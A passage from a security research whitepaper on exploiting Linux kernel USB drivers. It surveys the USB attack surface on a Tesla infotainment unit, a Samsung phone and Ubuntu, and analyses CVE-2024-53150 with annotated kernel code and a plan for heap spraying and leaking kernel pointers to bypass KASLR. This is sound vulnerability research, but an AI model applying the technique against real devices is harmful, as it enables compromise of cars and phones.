

When Pico's Attack – USB Exploit Engineering

Alex Plaskett / Robert Herrera / McCaulay Hudson



Table of Contents

1.	Introduction.....	4
2.	Historical USB Research	5
2.1	Finding USB Vulnerabilities	5
2.2	Exploiting USB Vulnerabilities	5
3.	High Level USB Overview	6
3.1	USB Descriptors.....	6
3.2	USB Communication	7
3.3	USB Request Block	8
4.	USB Memory-Corruption Exploits in-the-wild	9
4.1	CISA KEV	9
4.2	Android/Linux Kernel USB Amnesty Report.....	9
5.	USB Attack Surface Research - Linux Kernel.....	10
5.1	Automotive Attack Surface – Tesla IVI Unit	10
5.2	Mobile Device Attack Surface - Samsung S25	11
5.3	Linux Desktop OS Attack Surface - Ubuntu 24.04.3	12
5.4	CVE-2024-53150 – USB Audio UAC2 Clock Info Leak	13
5.5	CVE-2024-53104 - USB Video - Out of Bounds Write.....	27
5.6	Logitech HIDPP - Use-after-free	39
6.	DUET - Dynamic USB Exploitation Tool.....	57
6.1	Existing Tooling Limitations.....	57
6.2	DUET Architecture and Design	58
6.3	DUET Command Line Usage.....	60
6.4	Leaking Kernel Data with DUET.....	67
6.5	UAF Kernel Heap Spraying with DUET	71
7.	DUET Limitations and complications	76
7.1	USB Descriptor Spraying Limited Heap Allocations	76
7.2	TinyUSB Challenges	76
8.	Conclusion	77
9.	Credits.....	78

1. Introduction

Over the last year research has been performed into practical USB exploitation by NCC's Exploit Development Group. Whilst there have been previous investigations into finding USB related vulnerabilities, there has been much more limited public domain research into practical exploitation.

As we started investigating these areas, we identified that current tooling available made it difficult to test findings and develop new exploit techniques for certain classes of vulnerabilities triggered by USB attack vectors.

Based on this, we decided to develop a USB memory corruption exploitation framework called DUET which would allow common exploitation tasks to be performed more efficiently and easily.

We decided to build our framework on top of TinyUSB and make use of Raspberry Pi Pico's for an inexpensive way to develop USB exploitation devices at scale. We named this framework Dynamic USB Exploitation Tool (DUET).

This did not come without its challenges and limitations too, therefore this research outlines what the next steps and improvements could be. In the process of performing this research the team identified areas of USB security which had not been explored, enhanced existing tooling and found new vulnerabilities.

As a practical example, we applied the framework to a Tesla automotive head unit and to other systems which contained USB memory corruption vulnerabilities (such as modern Linux distributions).

We also ended up fully developing an exploit for CVE-2024-53104 which could give full code execution on a modern Linux operating system.

This paper will document the odyssey of research which was undertaken.

2. Historical USB Research

As mentioned previously, the area of USB security research is not new and there has been significant work over the years in this domain. We will highlight some of the publications which influenced our recent exploration of this domain specifically for the exploit research we were undertaking. Andrey Konovalov maintains a more detailed repository of USB hacking related tooling here <https://github.com/xairy/usb-hacking> which expands on these areas. Those listed are just the ones which particularly shaped our research.

2.1 Finding USB Vulnerabilities

[2009: "USB Attacks: Fun with Plug and Own" by Rafael Dominguez Vega](#)

[2012: "Emulating USB Devices with Python" by Travis Goodspeed](#) [article]

[2013: Lessons learned from 50 bugs: Common USB driver vulnerabilities by Andy Davis](#)

[2019: "Coverage-Guided USB Fuzzing with Syzkaller" by Andrey Konovalov](#) [slides] [video] [docs]

2.2 Exploiting USB Vulnerabilities

[2014: "HubCap: pwning the ChromeCast"](#)

[2016: "CVE-2016-2384: Exploiting a double-free in the Linux kernel USB MIDI driver" by Andrey Konovalov](#)

[2021:https://i.blackhat.com/EU-21/Thursday/EU-21-Bogaard-Geist-Achieving-Linux-Kernel-Code-Execution-Through-A-Malicious-USB-Device.pdf](https://i.blackhat.com/EU-21/Thursday/EU-21-Bogaard-Geist-Achieving-Linux-Kernel-Code-Execution-Through-A-Malicious-USB-Device.pdf)

[2022: "Exploiting the Wii U's USB Descriptor parsing"](#)


<https://codeberg.org/katze/tx2hax/src/branch/main/writeups/rcmhax.md>

3. High Level USB Overview


While the attack surface looked promising, when we first started looking at USB, we had very little, to no, detailed knowledge on how USBs worked, let alone how more complex devices built upon the basic specification and implemented more complex features (e.g. Audio devices, MIDI devices, etc.). At a high level, the USB specification can be broken into two critical components: USB Descriptors, which are essentially the main data structure that is parsed by USB code, and several key features within USB communication such as control messages which relay messages to, and from, the host operating system.

3.1 USB Descriptors

Descriptors are closely related to a basic type-length-value structure that specifies the length of the data, the message type/subtype, followed by the actual content of the message type. Some descriptors are a fixed size, such as header-type descriptors, while others may be a variable length which downstream code is responsible for processing and parsing further.




Each of these descriptors describes a different characteristic of the USB device that is being plugged into the machine. These characteristics are then arranged into a hierarchy that begins to describe all characteristics of the device ranging from type of device (e.g. Audio, MIDI, Mass storage, HID) and vendor/product information, all the way down to the specific functionalities that the device supports (e.g. Audio Streaming, Serial Data, etc.). Most notably, the device descriptor is the highest most general descriptor which is then followed by the configuration(s) of the device and each of the respective interfaces that the device has per configuration, as seen below:



In addition to describing functionality, the descriptors also tell the host operating system how/where to relay important information. This is done by establishing “endpoints” or channels of communication that the operating system will send/receive USB data from. These endpoint descriptors contain information such as the direction of data flow, the maximum expected packet size and transfer type (e.g. Control, Isochronous, Bulk), amongst many other attributes.

3.2 USB Communication

The process of a USB device connecting to the Host OS involves a series of exchanges of information from the connecting device and the host operating system. These exchanges happen through a stream or pipe that is established between the device and the OS. Each USB device will have a series of endpoints by which the pipe data will be transmitted through.



https://www.keil.com/pack/doc/mw/usb/html/_usb_endpoints.html

The direction of the data is then determined by the respective endpoint's configuration and type (i.e. Control, Bulk, Interrupt, etc.). Every USB device will have a default control endpoint0 that can send and receive data on this endpoint. Whereas any other endpoint is completely dependent on the USB device and its endpoints/directions are specified via their descriptors. There are many other details this section doesn't cover pertaining to this part of the specification, but it does serve as a general guide to understand important mechanisms that are used to receive data back from the device (control messages) or otherwise exploit the host operating system by sending malicious data over an endpoint that could be coming from any type of USB device that we choose to spoof.

3.3 USB Request Block

Lastly, while the above structures encompass how messages are relayed between host and device as it pertains to the USB specification, the last layer we needed to familiarize ourselves with was the USB Request Block (URB). The URB itself is not a part of the USB specification more so than it is a software implementation of how the kernel or host operating system is able to "execute any USB transaction and deliver the data and status back" within the host's USB driver.

The following key functions outline useful mechanisms that are often seen in USB code. They are essentially the common functions used to asynchronously send/receive USB transfer data:

- `usb_alloc_urb` - Memory allocation for the URB
- `usb_free_urb` - Free the URB allocation
- `usb_fill_X_urb` - Initialization function used to populate the URB and may vary based on the message type (X: Control, Interrupt, Bulk)
- `usb_submit_urb` - Schedule the message to be sent.
- `usb_complete_t` - Asynchronous completion handler that is registered with the URB request.

Thus, learning how these URBs generally work served as another vital part in understanding how USB driver code is implemented and how data is scheduled for transfer.

4. USB Memory-Corruption Exploits in-the-wild

We will briefly cover some previous USB memory corruption attacks which have been seen in the wild. In the public domain, there have not been many publicly documented USB memory corruption-based attacks. The majority of USB based attacks were either userland logic bugs, USB HID style attacks, bootloader vulnerabilities or malware on USB storage devices.

Targeting the operating system itself has not been seen in the wild that often and vendors who may offer solutions to perform USB attacks for device unlocking keep this information private.

4.1 CISA KEV

We first noticed that [CVE-2024-53150](#) had been added to CISA's known exploited vulnerabilities list, however, there was no public exploit for this:

<https://www.cisa.gov/news-events/alerts/2025/04/09/cisa-adds-two-known-exploited-vulnerabilities-catalog>

4.2 Android/Linux Kernel USB Amnesty Report

The report by Amnesty International documented the case where zero days were allegedly used to spy on the phone of a Serbian activist.

<https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/>

This report covered several issues in Linux Kernel code:

CVE-2024-53104 – Out-of-bounds write in USB Video Class driver.

CVE-2024-53197 – Descriptor corruption in ALSA sound subsystem.

CVE-2024-50302 – Kernel memory leak via HID reports.

This report was one of the key drivers to start investigating practical USB exploitation and highlighted that security review may be lacking in certain USB components within the Linux kernel code. Specifically, this led us to performing an investigation into core parts of the Linux Kernel USB Stack (USB Audio, USB HID and USB Mass Storage).

One of the first steps we took into analysing the Amnesty report was theorizing what specific attack chain they were using. While a good majority of the analysis was performed by Benoit Steven, who correlated certain USB-devices seen in the logs with vulnerabilities (e.g. OOB write etc.). The purpose of some of the devices within the article that were not known. Thus, we tried to fill in the missing pieces.

One of the initial theories we had was that if one of the bugs listed were indeed an OOB write in the heap, more than likely they'd need to achieve adjacency. Therefore, we assumed that at least one of the devices, such as the MS Mouse 4500, whose purpose was not discovered, was perhaps serving as a spray device to groom the heap. We also noticed that they regularly plugged and unplugged the devices which led us to consider similar functionality within our USB exploit framework, that is, to dynamically "connect" and "disconnect" our devices at scale.

In the process of this research, we ended up writing exploits for CVE-2024-53150 and CVE-2024-53104 which will be covered further in this whitepaper.

5. USB Attack Surface Research - Linux Kernel

As we were attempting to focus on Linux kernel vulnerabilities the first thing to do was to understand the USB attack surface of the target devices.

5.1 Automotive Attack Surface – Tesla IVI Unit

The first device we attempted to find vulnerabilities in was a Tesla in vehicle infotainment unit (IVI). Tesla had done a great job of removing unnecessary attack surfaces from the IVIs kernel. Therefore, the amount of USB supported by the IVI in the kernel was limited when compared to other devices.

USB Common

```
CONFIG_USB_OHCI_LITTLE_ENDIAN=y
CONFIG_USB_SUPPORT=y
CONFIG_USB_COMMON=y
CONFIG_USB_ARCH_HAS_HCD=y
CONFIG_USB=y
CONFIG_USB_PCI=y
CONFIG_USB_ANNOUNCE_NEW_DEVICES=y
CONFIG_USB_DEFAULT_PERSIST=y
```

USB Sound

```
CONFIG_SND_USB=y
CONFIG_SND_USB_AUDIO=y
```

USB Serial

```
CONFIG_USB_SERIAL=y
CONFIG_USB_SERIAL_FTDI_SIO=m
```

USB Storage

```
CONFIG_USB_STORAGE=y
```

USB ACM

```
CONFIG_USB_ACM=y
```

USB HID

```
CONFIG_HID=y
CONFIG_HIDRAW=y
CONFIG_UHID=y
CONFIG_HID_GENERIC=m

CONFIG_USB_HID=y
CONFIG_HID_PID=y
CONFIG_USB_HIDDEV=y

CONFIG_HID_LOGITECH=m
CONFIG_HID_LOGITECH_DJ=m
CONFIG_HID_LOGITECH_HIDPP=m
CONFIG_LOGITECH_FF=y
CONFIG_LOGIWHEELS_FF=y
```

```
CONFIG_HID_MICROSOFT=m
CONFIG_HID_NINTENDO=m
CONFIG_NINTENDO_FF=y
CONFIG_HID_PLAYSTATION=m
CONFIG_PLAYSTATION_FF=y
CONFIG_HID_SONY=m
CONFIG_SONY_FF=y
```

5.2 Mobile Device Attack Surface - Samsung S25

Examining a recent Android 16 device from Samsung, we can see a slightly more increased attacks surface:

USB Net

```
CONFIG_USB_NET_DRIVERS=m
CONFIG_USB_RTL8150=m
CONFIG_USB_RTL8152=m
CONFIG_USB_USBNET=m
CONFIG_USB_NET_AX8817X=m
CONFIG_USB_NET_AX88179_178A=m
CONFIG_USB_NET_CDCETHER=m
CONFIG_USB_NET_CDC_EEM=m
CONFIG_USB_NET_CDC_NCM=m
CONFIG_USB_NET_AQC111=m
CONFIG_USB_RTL8153_ECM=m
```

USB Sound

```
CONFIG_SND_USB=y
CONFIG_SND_USB_AUDIO=y
CONFIG_SND_USB_AUDIO_USE_MEDIA_CONTROLLER=y
```

USB Webcam Devices

```
CONFIG_USB_GSPCA=y
```

USB Video

```
CONFIG_USB_VIDEO_CLASS=y
CONFIG_USB_VIDEO_CLASS_INPUT_EVDEV=y
```

USB Storage

```
CONFIG_USB_STORAGE=y
CONFIG_BLK_DEV_SD=y
CONFIG_BLK_DEV_BSG=y
CONFIG_USB_UAS=y
```

USB HID

```
CONFIG_USB_HID=y
CONFIG_USB_HIDDEV=y
CONFIG_HID_LOGITECH=y
CONFIG_HID_LOGITECH_DJ=y
CONFIG_HID_LOGITECH_HIDPP=y
CONFIG_HID_MAGICMOUSE=y
CONFIG_HID_MICROSOFT=y
CONFIG_HID_MULTITOUCH=y
```

```
CONFIG_HID_NINTENDO=y
CONFIG_HID_PICOLCD=y
CONFIG_HID_PLANTRONICS=y
CONFIG_HID_PLAYSTATION=y
CONFIG_PLAYSTATION_FF=y
CONFIG_HID_ROCCAT=y
CONFIG_HID_SAMSUNG=y
CONFIG_HID_SONY=y
CONFIG_SONY_FF=y
CONFIG_HID_STEAM=y
CONFIG_HID_WACOM=y
CONFIG_HID_WIIMOTE=y
```

USB Type-C

```
CONFIG_TYPEC=y
CONFIG_TYPEC_TCPM=y
CONFIG_TYPEC_TPCPI=y
CONFIG_TYPEC_UCSI=y
```

5.3 Linux Desktop OS Attack Surface - Ubuntu 24.04.3

For Ubuntu desktop, there is a significant amount of USB attack surface than the Tesla IVI or Samsung mobile device. Most of the code is enabled as modules. Therefore, with module autoloading, it is possible to access these devices as a valid attack surface.

HID Devices Count	132
USB Classes Supported	USB Storage, USB Serial, USB Misc, USB Net, USB Sound, USB Audio, USB Video, USB, USB Webcam, TV USB, USB SDR, USB DVD, USB Images

5.4 CVE-2024-53150 – USB Audio UAC2 Clock Info Leak

5.2.1. Introduction

This section describes a [information disclosure](#) vulnerability N-Day that was found to be present on a Tesla kernel image within the Infotainment module (IVI) of the Tesla Model 3 and exploited and describes the development of tooling/techniques we created to successfully exploit this vulnerability.

The vulnerability CVE-2024-53150 was core Linux kernel vulnerability and was not specifically in code introduced or modified by Tesla. The vulnerability was initially reported to the Linux kernel maintainers by a member of Google's threat analysis group (TAG).

However, even though this was a core Linux kernel vulnerability, we decided to exploit this issue due to the Tesla IVI being vulnerable and USB Audio enabled.

The vulnerability was found to be patched within the latest firmware update of the Tesla IVI (2025.32.3.1).

The vulnerability was in the usb/sound subsystem of the Linux Kernel and, at the time of its initial discovery, was present on the IVI Software version 2025.20.3 - Linux Kernel Version 5.4.284.

The information disclosure bug consisted of improper bounds check on the bNRInPins member of a USB descriptor within the UAC2 family of USB audio devices.

The vulnerability was exploited by connecting a malicious USB device that first connects arbitrary USB devices that are meant to spray kernel heap memory chunks that contain a pointer in the adjacent heap chunk.

Next, we exploited the information disclosure vulnerability by sending specially crafted USB Audio descriptors that cause the Host OS to leak this adjacent kernel memory pointer back to the malicious USB device via USB control message. This leaked data allowed us to create a KASLR bypass primitive. We achieved this by using numerous techniques for data extraction and creating a USB exploit tool.

5.2.2. Vulnerability Analysis

The bug itself was found by correlating the version of the Linux Kernel with known unpatched CVEs that affect the USB stack of IVI.

The vulnerability was within the `__uac_clock_find_source` function and is described in its CVE posting as an "an out of bounds read when finding clock sources... when a device provides a bogus descriptor with a shorter [length]".

The `__uac_clock_find_source` is a recursive function that parses USB Audio Class 2 (UAC2) clock descriptors that are sent by the connecting USB device. More specifically, the function separates the parsing into three distinct types of clocks that can be parsed: a clock source, clock selector, and a clock multiplier.

Within the code snippet below we see that `bNRInPins` is not bounded and is assumed to be attacker-controlled since a malicious USB device will be sending these USB descriptors.

```

○○○

static int __uac_clock_find_source(struct snd_usb_audio *chip,
                                  struct audioformat *fmt, int entity_id,
                                  unsigned long *visited, bool validate)
{
    ...

    // NCC: bNrInPins bound is not checked, goes up to 255
    for (i = 1; i <= selector->bNrInPins; i++) {
        if (i == cur)
            continue;

        // NCC: if baCSourceID at the tail end of
        // all descriptors and the baCSourceID buffer is
        // shorter than 255 then OOB Read
        // into the next heap chunk occurs.
        ret = __uac_clock_find_source(chip, fmt,
                                      selector->baCSourceID[i - 1],
                                      visited, true);

        if (ret < 0)
            continue;

        err = uac_clock_selector_set_val(chip, entity_id, i);
        if (err < 0)
            continue;

        usb_audio_info(chip,
                        "found and selected valid clock source %d\n",
                        ret);
        return ret;
    }

    return -ENXIO;
}

```

Imagine a scenario where bNrInPins is assumed to be a value that exceeds the size of the baCSourceID buffer, then this for-loop (above) will iterate past the bounds of the buffer where it will begin to parse out-of-bounds memory by passing it as a parameter into the recursive __uac_clock_find_source via selector->baCSourceID[i-1].

Reaching the Vulnerable Function

The Tesla IVI kernel image was compiled with the following USB Sound kernel config settings enabled:

○ ○ ○

```
CONFIG_SND_USB=y
CONFIG_SND_USB_AUDIO=y
CONFIG_SND_RAWMIDI=y
```

The most important [UAC2](#) code was found to start in the `__snd_usb_parse_audio_interface` function where the kernel checked to see if the connecting UAC audio device is UAC version 1, 2 or 3.

○ ○ ○

```
static int __snd_usb_parse_audio_interface(struct snd_usb_audio *chip,
                                          int iface_no,
                                          bool *has_non_pcm, bool non_pcm)
{
    ...

    switch (protocol) {
    default:
        dev_dbg(&dev->dev, "%u:%d: unknown interface protocol %#02x, assuming v1\n",
                iface_no, altno, protocol);
        protocol = UAC_VERSION_1;
        /* fall through */
    case UAC_VERSION_1:
        /* fall through */
    case UAC_VERSION_2: {
        int bm_quirk = 0;

        // NCC: Start parsing the UAC2 Information here
        fp = snd_usb_get_audioformat_uac12(chip, alts, protocol,
                                           iface_no, i, altno,
                                           stream, bm_quirk);

        break;
    }
    case UAC_VERSION_3:
        fp = snd_usb_get_audioformat_uac3(chip, alts, &pd,
                                           iface_no, i, altno, stream);

        break;
    }

    ...
}
return 0;
}
```

Next, the `snd_usb_get_audioformat_uac12` function retrieves the input terminal descriptor and continues parsing the information in `snd_usb_parse_audio_format` function, seen below:

```

○○○

static struct audioformat *
snd_usb_get_audioformat_uac12(struct snd_usb_audio *chip,
                             struct usb_host_interface *alts,
                             int protocol, int iface_no, int altset_idx,
                             int altno, int stream, int bm_quirk)
{
    struct usb_device *dev = chip->dev;
    struct uac_format_type_i_continuous_descriptor *fmt;
    unsigned int num_channels = 0, chconfig = 0;
    struct audioformat *fp;
    int clock = 0;
    u64 format;

    /* get audio formats */
    if (protocol == UAC_VERSION_1) {
        ...
    } else { /* UAC_VERSION_2 */

        // NCC: parse input terminal descriptors
        input_term = snd_usb_find_input_terminal_descriptor(chip->ctrl_intf,
                                                            as->bTerminalLink,
                                                            protocol);

        if (input_term) {
            clock = input_term->bCSourceID;
            if (!chconfig && (num_channels == input_term->bNrChannels))
                chconfig = le32_to_cpu(input_term->bmChannelConfig);
            goto found_clock;
        }

        output_term = snd_usb_find_output_terminal_descriptor(chip->ctrl_intf,
                                                             as->bTerminalLink,
                                                             protocol);

    }

found_clock:
    /* get format type */
    fmt = snd_usb_find_csint_desc(alts->extra, alts->extralen,
                                  NULL, UAC_FORMAT_TYPE);
    ...

    /* ok, let's parse further... */
    if (snd_usb_parse_audio_format(chip, fp, format,
                                   fmt, stream) < 0) {
        audioformat_free(fp);
        return NULL;
    }
    ...
}

```

From here, there are several other UAC2 functions until we hit the vulnerable function:

```

○○○

snd_usb_get_audioformat_uac12 -> snd_usb_parse_audio_format -> parse_audio_format_li ->
parse_audio_format_rates_v2v3 -> snd_usb_find_clock_source

```

○ ○ ○

```
int snd_usb_clock_find_source(struct snd_usb_audio *chip,
                             struct audioformat *fmt, bool validate)
{
    // NCC: Create bitmap of visited clock source/selectors.
    DECLARE_BITMAP(visited, 256);
    memset(visited, 0, sizeof(visited));

    switch (fmt->protocol) {
    case UAC_VERSION_2:
        // NCC: vulnerable function
        return __uac_clock_find_source(chip, fmt, fmt->clock, visited,
                                       validate);
    case UAC_VERSION_3:
        return __uac3_clock_find_source(chip, fmt, fmt->clock, visited,
                                       validate);
    default:
        return -EINVAL;
    }
}
```

The `snd_usb_clock_find_source` function also declares a bitmap (`visited`) that tracks which clock id's been visited to avoid infinite recursion.

```

○○○

static int __uac_clock_find_source(struct snd_usb_audio *chip,
                                  struct audioformat *fmt, int entity_id,
                                  unsigned long *visited, bool validate)
{
    // NCC: test if the clock i.d. has been visited
    if (test_and_set_bit(entity_id, visited)) {
        usb_audio_warn(chip,
            "%s(): recursive clock topology detected, id %d.\n",
            __func__, entity_id);
        return -EINVAL;
    }

    ...

    selector = snd_usb_find_clock_selector(chip->ctrl_intf, entity_id);
    if (selector) {
        int ret, i, cur, err;

        // NCC: send data back to device
        ret = uac_clock_selector_get_val(chip, selector->bClockID);
        if (ret < 0)
            return ret;

        ...

        for (i = 1; i <= selector->bNrInPins; i++) {
            ...
            // NCC: send data back to device
            err = uac_clock_selector_set_val(chip, entity_id, i);
            if (err < 0)
                continue;
        }

        return -ENXIO;
    }

    ...
}

```

The vulnerable function above makes several calls to `uac_clock_selector_get_val` or `uac_clock_selector_set_val` which sends the current clock id back to the device via USB control message.

Another important mechanism is the call to the `test_and_set_bit` function which populates the bitfield with clock i.d's that have been visited.

5.2.3. Exploitation

Mitigations in Place

KASLR was of course enabled as well as a few other notable kernel heap hardening settings. However, other than `CONFIG_RANDOMIZE_BASE`, the other settings were not all that pertinent since we weren't dealing with freed chunks.

```
○ ○ ○  
  
extract-ikconfig ./deploy/zen-recovery.bin  
  
CONFIG_RANDOMIZE_BASE=y  
  
...  
CONFIG_SLUB=y  
CONFIG_SLAB_MERGE_DEFAULT=y  
CONFIG_SLAB_FREELIST_RANDOM=y  
CONFIG_SLAB_FREELIST_HARDENED=y  
CONFIG_SHUFFLE_PAGE_ALLOCATOR=y  
CONFIG_SLUB_CPU_PARTIAL=y
```

Information Disclosure Primitive

The initial considerations of how we could build out the information disclosure were as follows:

1. To trigger the vulnerable for-loop code path, we use the clock selector as opposed to using a clock source or multiplier.
2. If we include a clock selector that causes an OOB read at the tail end of our USB descriptors payload at a fixed distance away from the next heap chunk, then we can control the leak window size.
3. The `__uac_clock_find_source` function will treat OOB kernel data as the selector id to look for next.
4. We can use either `uac_clock_selector_get_val` or `uac_clock_selector_set_val` to retrieve this OOB kernel data via USB control message.
5. We can only “visit” a selector id once.

The following dmesg output was seen when the kernel encountered duplicated selector id's:

○ ○ ○

```
DEVICE=c189:142
4,2903,1418014721,-;usb 2-2.1: __uac_clock_find_source(): recursive clock topology detected, id 0.
SUBSYSTEM=usb
DEVICE=c189:142
4,2904,1418017224,-;usb 2-2.1: __uac_clock_find_source(): recursive clock topology detected, id 0.
SUBSYSTEM=usb
DEVICE=c189:142
4,2905,1418019252,-;usb 2-2.1: __uac_clock_find_source(): recursive clock topology detected, id 0.
SUBSYSTEM=usb
DEVICE=c189:142
4,2906,1418021278,-;usb 2-2.1: __uac_clock_find_source(): recursive clock topology detected, id 0.

SUBSYSTEM=usb
DEVICE=c189:142
4,2963,1418152596,-;usb 2-2.1: __uac_clock_find_source(): recursive clock topology detected, id 0.
SUBSYSTEM=usb
```

From here, `__uac_clock_find_source` searches for OOB kernel data within the clock selector id's specified in the `baCSourceID` buffer. Once the for-loop is out-of-bounds, the function will look to see if any of the clock selectors present the USB descriptors that we specify match the OOB data. You might think that this defeats the purpose of defeating KASLR since we don't know what values the intended pointer may or may not have. Moreover, if the kernel pointer in question is changing or randomized per attempt, it may further complicate things.

Thus, since we didn't know the exact values of the bytes we were trying to leak, all selectors with an id ranging from 0-255 were included. This allowed us to create a lookup table that `__uac_clock_find_source` can reference when it begins to look for clock selectors within OOB data.


In addition to the above issues, our spray object was in `kmalloc-512` (discussed later) which meant we could only include a small subset of selector id's that represent possible byte values of kernel memory that we are trying to leak.

